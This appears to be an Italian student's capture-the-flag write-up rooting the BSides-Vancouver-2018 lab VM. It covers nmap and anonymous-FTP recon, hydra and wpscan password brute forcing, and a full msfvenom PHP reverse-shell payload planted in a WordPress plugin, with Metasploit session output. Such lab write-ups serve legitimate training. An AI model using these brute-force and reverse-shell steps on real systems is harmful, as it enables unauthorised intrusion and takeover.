

Progetto S6L5

Traccia

**Obiettivo: ottenere i privilegi di root della macchina virtuale
“BSides-Vancouver-2018”.**


Scopo

**Una dimostrazione di come abbiamo assimilato gli argomenti trattati durante il
secondo modulo EPICODE denominato “The core of a Penetration Testing: The Exploit
phase” fino ad ora.**


Progetto S6L5

Procedimento step-by-step

Per prima cosa installo l'ova della macchina su VirtualBox e configuro la scheda di rete per farla apparire nel mio laboratorio virtuale



Accendo la macchina per avere una idea di cosa sia



Progetto S6L5

Procedo con Kali per scoprire l'indirizzo IP della mia prossima vittima

Sudo arp-scan -l

```
(kali@kali)-[~]  
$ sudo arp-scan -l  
[sudo] password for kali:  
Interface: eth0, type: EN10MB, MAC: 08:00:27:04:42:0f, IPv4: 192.168.1.11  
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied  
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied  
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)  
192.168.1.1    1c:49:7b:bc:2b:32    (Unknown)  
192.168.1.80   08:00:27:58:a2:16    (Unknown)  
192.168.1.171  00:e1:8c:4d:9c:fc    (Unknown)  
  
3 packets received by filter, 0 packets dropped by kernel  
Ending arp-scan 1.10.0: 256 hosts scanned in 1.922 seconds (133.19 hosts/sec). 3 responded
```

La mia prossima vittima è stata identificata: 192.168.1.80

Progetto S6L5

Inizio con l'enumerazione di tutte le porte con nmap

nmap -Pn -n -A 192.168.1.80 -p-

```
(kali@kali)~$ nmap -Pn -n -A 192.168.1.80 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-09 13:30 EDT
Nmap scan report for 192.168.1.80
Host is up (0.00064s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534  65534      4096 Mar 03 2018 public
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.1.11
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 2
|     vsFTPD 2.3.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_  256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_ /backup_wordpress
|_ http-server-header: Apache/2.2.22 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:58:A2:16 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.64 ms  192.168.1.80

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.36 seconds
```

Progetto S6L5

Inizio dalla porta 21 (protocollo ftp) con Anonymous login abilitato

[ftp 192.168.1.80](ftp://192.168.1.80), nella riga Name scrivo "Anonymous"

```
(kali@kali)-[~]  
$ ftp 192.168.1.80  
Connected to 192.168.1.80.  
220 (vsFTPD 2.3.5)  
Name (192.168.1.80:kali): Anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp>
```

Sbircio con ls

```
ftp> ls  
229 Entering Extended Passive Mode (|||28930|).  
150 Here comes the directory listing.  
drwxr-xr-x  2 65534  65534      4096 Mar 03  2018 public  
226 Directory send OK.
```

Provo a salire la scala con cd public

```
ftp> cd public  
250 Directory successfully changed.
```

Sbircio con ls

```
ftp> ls  
229 Entering Extended Passive Mode (|||45852|).  
150 Here comes the directory listing.  
-rw-r--r--  1 0      0      31 Mar 03  2018 users.txt.bk  
226 Directory send OK.
```

Recupero il file con get

```
ftp> get users.txt.bk  
local: users.txt.bk remote: users.txt.bk  
229 Entering Extended Passive Mode (|||21827|).  
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).  
100% |*****  
226 Transfer complete.
```

Progetto S6L5

Vedo cosa contiene il file

```
(kali@kali)-[~]  
$ cat users.txt.bk  
abatchy  
john  
mai  
anne  
doomguy
```

Abbiamo gli users(?)

Mi viene voglia di ascoltare la canzone: **The Only Thing They Fear Is You**



Rip and tear

Progetto S6L5

Provo a sfruttare la lista di user per entrare in ssh (visto il servizio è attivo tramite porta 22)

Provo con tutte le users trovate nel file

ssh [abatchy@192.168.1.80](#)

```
(kali㉿kali)-[~]  
$ ssh abatchy@192.168.1.80  
abatchy@192.168.1.80: Permission denied (publickey).
```

ssh [john@192.168.1.80](#)

```
(kali㉿kali)-[~]  
$ ssh john@192.168.1.80  
john@192.168.1.80: Permission denied (publickey).
```

ssh [mai@192.168.1.80](#)

```
(kali㉿kali)-[~]  
$ ssh mai@192.168.1.80  
mai@192.168.1.80: Permission denied (publickey).
```

ssh [anne@192.168.1.80](#)

```
(kali㉿kali)-[~]  
$ ssh anne@192.168.1.80  
anne@192.168.1.80's password:  
Permission denied, please try again.  
anne@192.168.1.80's password:
```

(ho fatto un tentativo con la password goduria123 ma non è andato a buon fine)

ssh [doomguy@192.168.1.80](#)

```
(kali㉿kali)-[~]  
$ ssh doomguy@192.168.1.80  
doomguy@192.168.1.80: Permission denied (publickey).
```

Progetto S6L5

Dalla regia mi dicono: “hydra scelgo te!!!”

Uso il comando hydra -l anne -P /usr/share/wordlists/rockyou.txt -e nsr -t4 -f ssh://192.168.1.80

(-e nsr aggiunge ai try: password vuota;password=utente;utente=password)

(-f fa in modo che hydra si fermi dopo aver trovato la prima password)

```
(kali@kali)-[~]
$ hydra -l anne -P /usr/share/wordlists/rockyou.txt -e nsr -t4 -f ssh://192.168.1.80
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 16:47:15
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344402 login tries (l:1/p:14344402), ~3586101 tries per task
[DATA] attacking ssh://192.168.1.80:22/
[22][ssh] host: 192.168.1.80 login: anne password: princess
[STATUS] attack finished for 192.168.1.80 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-09 16:47:39
```

Entro come “anne” in ssh: ssh [anne@192.168.1.80](https://192.168.1.80) ma questa volta conosciamo la password

```
(kali@kali)-[~]
$ ssh anne@192.168.1.80
anne@192.168.1.80's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$
```

Sono dentro!

Progetto S6L5

Eseguo sudo -l per vedere i privilegi attuali

```
anne@bsides2018:~$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User anne may run the following commands on this host:
    (ALL : ALL) ALL
```

ALL... Eseguo sudo -s per il game over (?)


```
anne@bsides2018:~$ sudo -s
root@bsides2018:~# Ciao mamma sono root
Ciao: command not found
```

Come mi sento?



Progetto S6L5

Cerco di fare breccia anche col protocollo http: faccio un salto sulla porta 80




It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.


Gioco con gli url e le diciture di nmap

192.168.1.80/robots.txt



Progetto S6L5

192.168.1.80/backup_wordpress



Progetto S6L5

Un pro del settore (grazie chatGPT) mi consiglia wpscan

```
(kali@kali)-[~]  
$ wpscan -h  
  
WPScan  
WordPress Security Scanner by the WPScan Team  
Version 3.8.28  
  
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```

Inserisco il comando `wpscan --url 192.168.1.80/backup_wordpress -e ap -e u`


```
[i] User(s) Identified:  
  
[+] john  
| Found By: Author Posts - Display Name (Passive Detection)  
| Confirmed By:  
| Rss Generator (Passive Detection)  
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Login Error Messages (Aggressive Detection)  
  
[+] admin  
| Found By: Author Posts - Display Name (Passive Detection)  
| Confirmed By:  
| Rss Generator (Passive Detection)  
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Login Error Messages (Aggressive Detection)
```

Progetto S6L5

Inserisco il comando `wpscan --url 192.168.1.80/backup_wordpress -U "john" -P /usr/share/wordlists/rockyou.txt`

La password è: **enigma**


Effettuo login sul wordpress http://192.168.1.80/backup_wordpress/wp-login.php



sono dentro!

Progetto S6L5

Vado nella sezione plugin



WordPress 6.8.1 is available! [Please update now.](#)

Plugins [Add New](#)

All (2) | Inactive (2)

Bulk Actions [Apply](#)

<input type="checkbox"/>	Plugin	Description
<input type="checkbox"/>	Akismet Activate Edit Delete	Used by millions, Akismet is quite possibly the best way in the world to protect your blog from spam . It keeps your site protected even while you sleep. To get started: 1) Click the "Activate" link to the left of this description, 2) Sign up for an Akismet plan to get an API key, and 3) Go to your Akismet configuration page, and save your API key. Version 3.1.10 By Automattic View details
<input type="checkbox"/>	Hello Dolly Activate Edit Delete	This is not just a plugin, it symbolizes the hope and enthusiasm of an entire generation summed up in two words sung most famously by Louis Armstrong: Hello, Dolly. When activated you will randomly see a lyric from Hello, Dolly in the upper right of your admin screen on every page. Version 1.6 By Matt Mullenweg View details
<input type="checkbox"/>	Plugin	Description

Bulk Actions [Apply](#)

2 items

mi complico la vita: uso msfvenom per creare una reverseshell:

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.11 LPORT=9999 -e x86/shikata_ga_nai -b "\x00" -f ruby
```

dopo aver visto codice osceno ne formulo uno più semplice

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.11 LPORT=9999 -f raw
```

```
(kali@kali)~$ msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.11 LPORT=9999 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1113 bytes
/*<<?php /**/ error_reporting(0); $ip = '192.168.1.11'; $port = 9999; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded(' Suhosin') && ini_get(' Suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

Progetto S6L5

Aggiungo il payload modificando il plugin Hello Dolly

Edit Plugins

File edited successfully.

Editing **hello.php** (inactive)

Select plugin to edit: Hello Dolly Select

Plugin Files

- hello.php

```
<style type='text/css'>
#dolly {
    float: $x;
    padding-$x: 15px;
    padding-top: 5px;
    margin: 0;
    font-size: 11px;
}
</style>
";
}

add_action( 'admin_head', 'dolly_css' );

?>

<?php /**/ error_reporting(0); $ip = '192.168.1.11'; $port = 9999; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{ $ip }:{ $port }"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded(' Suhosin') && ini_get(' Suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die(); }
```

Documentation: Function Name... Look Up

Progetto S6L5

Avvio msfconsole
search multi/handler
use exploit/multi/handler
set LHOST 192.168.1.11
set LPORT 9999
exploit

```
msf6 exploit(multi/handler) > set LHOST 192.168.1.11  
LHOST => 192.168.1.11  
msf6 exploit(multi/handler) > set LPORT 9999  
LPORT => 9999  
msf6 exploit(multi/handler) > exploit
```

attivo il plugin modificato

☐ Hello Dolly
[Activate](#) [Edit](#) [Delete](#)

```
* Started reverse TCP handler on 192.168.1.11:9999  
* Sending stage (40004 bytes) to 192.168.1.80  
* Meterpreter session 1 opened (192.168.1.11:9999 → 192.168.1.80:45655) at 2025-05-13 13:38:08 -0400  
meterpreter > |
```

sono dentro! (di nuovo)

Progetto S6L5

Vado in background e provo ad upgradare la connessione

```
Background session 1? [y/N]
msf6 exploit(multi/handler) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[!] SESSION may not be compatible with this module: python
[!] * missing Meterpreter features: stdapi_railgun_api
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.11:4433
[*] Command stager progress: 100.00% (773/773 bytes)

[*] Sending stage (1017704 bytes) to 192.168.1.80
msf6 exploit(multi/handler) > [*] Meterpreter session 2 opened (192.168.1.11:4433 → 192.168.1.80:41570) at 2025-05-13 13:47:05 -0400
[*] Stopping exploit/multi/handler
sessions

Active sessions
=====
```

Id	Name	Type	Information	Connection
1		meterpreter php/linux	www-data @ bsides2018	192.168.1.11:9999 → 192.168.1.80:45655 (192.168.1.80)
2		meterpreter x86/linux	www-data @ 192.168.1.80	192.168.1.11:4433 → 192.168.1.80:41570 (192.168.1.80)

Mi è andata male è stata creata un'altra connessione con meterpreter

Progetto S6L5

Sbircio con meterpreter

cd .. (finchè posso per arrivare in cima alla torre); ls

Mode	Size	Type	Last modified	Name
040755/rwxr-xr-x	17592186048512	dir	206889364855-07-02 17:13:13 -0400	bin
040755/rwxr-xr-x	17592186048512	dir	206889365672-02-11 07:02:55 -0500	boot
040755/rwxr-xr-x	17592186048512	dir	206889291496-06-21 09:08:30 -0400	cdrom
040755/rwxr-xr-x	17265768533940	dir	237791514149-01-18 19:01:19 -0500	dev
040755/rwxr-xr-x	52776558145536	dir	237791513876-11-05 06:04:45 -0500	etc
040755/rwxr-xr-x	17592186048512	dir	206904554393-10-10 18:06:21 -0400	home
100644/rw-r--r--	73547647059053362	fil	206889365672-02-11 07:02:55 -0500	initrd.img
040755/rwxr-xr-x	17592186048512	dir	206889364855-07-02 17:13:13 -0400	lib
040700/rwx-----	70368744194048	dir	206889153625-01-18 04:37:29 -0500	lost+found
040755/rwxr-xr-x	17592186048512	dir	189388123369-06-01 21:48:14 -0400	media
040755/rwxr-xr-x	17592186048512	dir	181672882373-09-18 09:22:48 -0400	mnt
040755/rwxr-xr-x	17592186048512	dir	189388123369-06-01 21:48:14 -0400	opt
040555/r-xr-xr-x	0	dir	237791514285-02-25 01:29:36 -0500	proc
040700/rwx-----	17592186048512	dir	206936894293-03-19 13:10:36 -0400	root
040755/rwxr-xr-x	3178275799780	dir	237791514829-07-24 04:22:44 -0400	run
040755/rwxr-xr-x	17592186048512	dir	206889366897-01-11 17:17:28 -0500	sbin
040755/rwxr-xr-x	17592186048512	dir	181145811084-09-03 06:45:19 -0400	selinux
040755/rwxr-xr-x	17592186048512	dir	206891926024-09-25 19:48:59 -0400	srv
040555/r-xr-xr-x	0	dir	237791513740-09-29 00:36:28 -0400	sys
041777/rwxrwxrwx	17592186048512	dir	237791989689-10-08 23:03:17 -0400	tmp
040755/rwxr-xr-x	17592186048512	dir	189388123369-06-01 21:48:14 -0400	usr
040755/rwxr-xr-x	17592186048512	dir	206936955130-11-08 00:53:15 -0500	var
100644/rw-r--r--	25610649473842368	fil	189388191556-07-26 23:58:11 -0400	vmlinuz

Dopo svariate ricerche e un po' di aiuto trovo un file eseguibile chè sarà la chiave di tutto

```
meterpreter > cd local
meterpreter > cd bin
meterpreter > ls
Listing: /usr/local/bin
```

Mode	Size	Type	Last modified	Name
100777/rwxrwxrwx	274877907008	fil	206891850624-03-05 09:40:01 -0500	cleanup

